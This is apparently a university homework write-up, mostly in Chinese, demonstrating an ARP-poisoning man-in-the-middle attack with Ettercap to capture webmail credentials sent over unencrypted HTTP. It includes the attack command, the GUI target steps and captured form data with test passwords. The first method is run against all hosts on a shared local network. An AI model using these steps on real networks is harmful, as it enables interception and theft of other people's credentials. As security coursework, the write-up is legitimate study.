

Assignment 4.2 Ettercap: MITM

National Taiwan Normal University CSIE Information Security

60947038S

方法一：Reference: <http://hsmouc.github.io/2015/11/12/2015-11-12-ARP/>

我使用 Mac 透過 brew install ettercap 來安裝我們要進行攻擊的工具，安裝好之後，執行 sudo Ettercap -T -M arp 開始對此區域網域下的所有使用者進行中間人監聽的攻擊，於是連上 NTNU Webmail 發現並不是 https 連線，而是不安全的 http，在我們輸入帳號密碼之後在 command line 上搜尋 password 或 loginname，就可以看到我們剛剛輸入的結果，而帳號中間人攻擊就成功了，而此帳好密碼並非真的能登入。ARP 位址解析協定，在同一個區域網路中一台主機要和另一台主機進行直接通信時，必須知道目標主機的 MAC 位址，但在 TCP/IP 協定中網路層和傳輸層只在乎目標主機的 IP 位址，於是透過 ARP 將目標主機的 IP 位址轉換成目標 MAC 的位置，就是 APR 的工作。

```
Wed May 26 15:25:54 2021 [60736]
TCP 172.19.1.101:61026 --> 140.122.185.1:80 | AP (961)
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="k1".
.
21890483.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="k2".
.
27PW/vsnZUyqE.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="loginname".
.
60947038S.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="password".
.
testforhw.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="vcode".
.
0545.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="tcode".
.
7342.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="dflang".
.
zh_TW.Big5.
-----WebKitFormBoundaryVRVCd5Bo6Quq1uw.
Content-Disposition: form-data; name="update_language".
```


方法二：

Step1:先確認我的 Ubuntu 和 Mac pro 兩個連相同 wifi 的內網 IP address

```
SamCheng — -bash — 80x24
nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
    options=400<CHANNEL_IO>
    ether 
    inet6 
    inet 192.168.0.195 netmask broadcast 192.168.0.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect
    status: active
```

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.146 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::balb:81b1:25ad:8e0a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:e1:cf:96 txqueuelen 1000 (Ethernet)
    RX packets 44523 bytes 60379406 (60.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18700 bytes 1377802 (1.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step2:在 Ubuntu 上打開 ettercap 工具，並進行 Scan Sniffing 來找在使用同內網的 IP，這時我們將 Mac pro(195)設為 Target 1 也就是我們的 Victim，而 Ubuntu(146)是我們的 attacker，隨即就執行 ARP poisoning 將 Attacker 冒充是 Victim 的 Mac address 來達到 MIMT 的攻擊。



Host List		
IP Address	MAC Address	Description
192.168.0.1	1C:3B:F3:73:5C:50	
192.168.0.174	62:AE:9A:CC:77:3A	
192.168.0.195		


Host 192.168.0.195 added to TARGET1

ARP poisoning victims:

GROUP 1 : 192.168.0.195 F4:5C:89:A9:72:C7


GROUP 2 : ANY (all the hosts in the list)

Step3:在 Victim 上進行網頁瀏覽(Web mail nunt csie)，並在 Attacker 端打開 ettercap 中的 connections 來觀看 Victim 執行的所有封包，因為瀏覽的網站是 http，所以已明文直接傳送的封包在 ettercap 上一覽無遺。



The screenshot shows the 'Connections' tab in Ettercap. The 'Host filter' is set to '140'. The 'Protocol filter' has checkboxes for TCP, UDP, and Other, all of which are checked. The 'Connection state filter' has checkboxes for Active, Idle, Closing, Closed, and Killed, all of which are checked. Below the filters is a table of connections.

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
192.168.0.195	53502	-	140.122.185.1	80	TCP	closing	1157	0	--> TW
192.168.0.195	53506	-	140.122.185.1	80	TCP	closing	1641	0	--> TW
192.168.0.195	53507	-	140.122.185.1	80	TCP	idle	1750	0	--> TW
192.168.0.195	53508	-	140.122.185.1	80	TCP	open	0	0	--> TW



The screenshot shows the 'Connection data' tab in Ettercap. The left pane shows the raw data of a connection from 192.168.0.195:53507 to 140.122.185.1:80. The data is a multipart/form-data request. A red box highlights a section of the data containing the following text:

```
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="login-name".  
.  
38ZyyN8uhA4bc.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="password".  
.  
60947038S.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="password".  
.  
Happy!Hack.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="vcode".  
.  
7114.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="tcode".  
.  
1451.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="dflanguage".  
.  
zh_TW.Big5.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name="update_language".  
.  
yes.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ.  
Content-Disposition: form-data; name=".cgifields".  
.  
httpcompress.  
-----WebKitFormBoundaryRcbxo07zH3FirBQ--
```

The right pane is empty. At the bottom of the window, there are buttons for 'Join Views', 'Inject Data', 'Inject File', and 'Kill Connection'. Below the buttons, the same text as in the first screenshot is displayed:

Host 192.168.0.195 added to TARGET1

ARP poisoning victims:

GROUP 1 : 192.168.0.195 F4:5C:89:A9:72:C7

GROUP 2 : ANY (all the hosts in the list)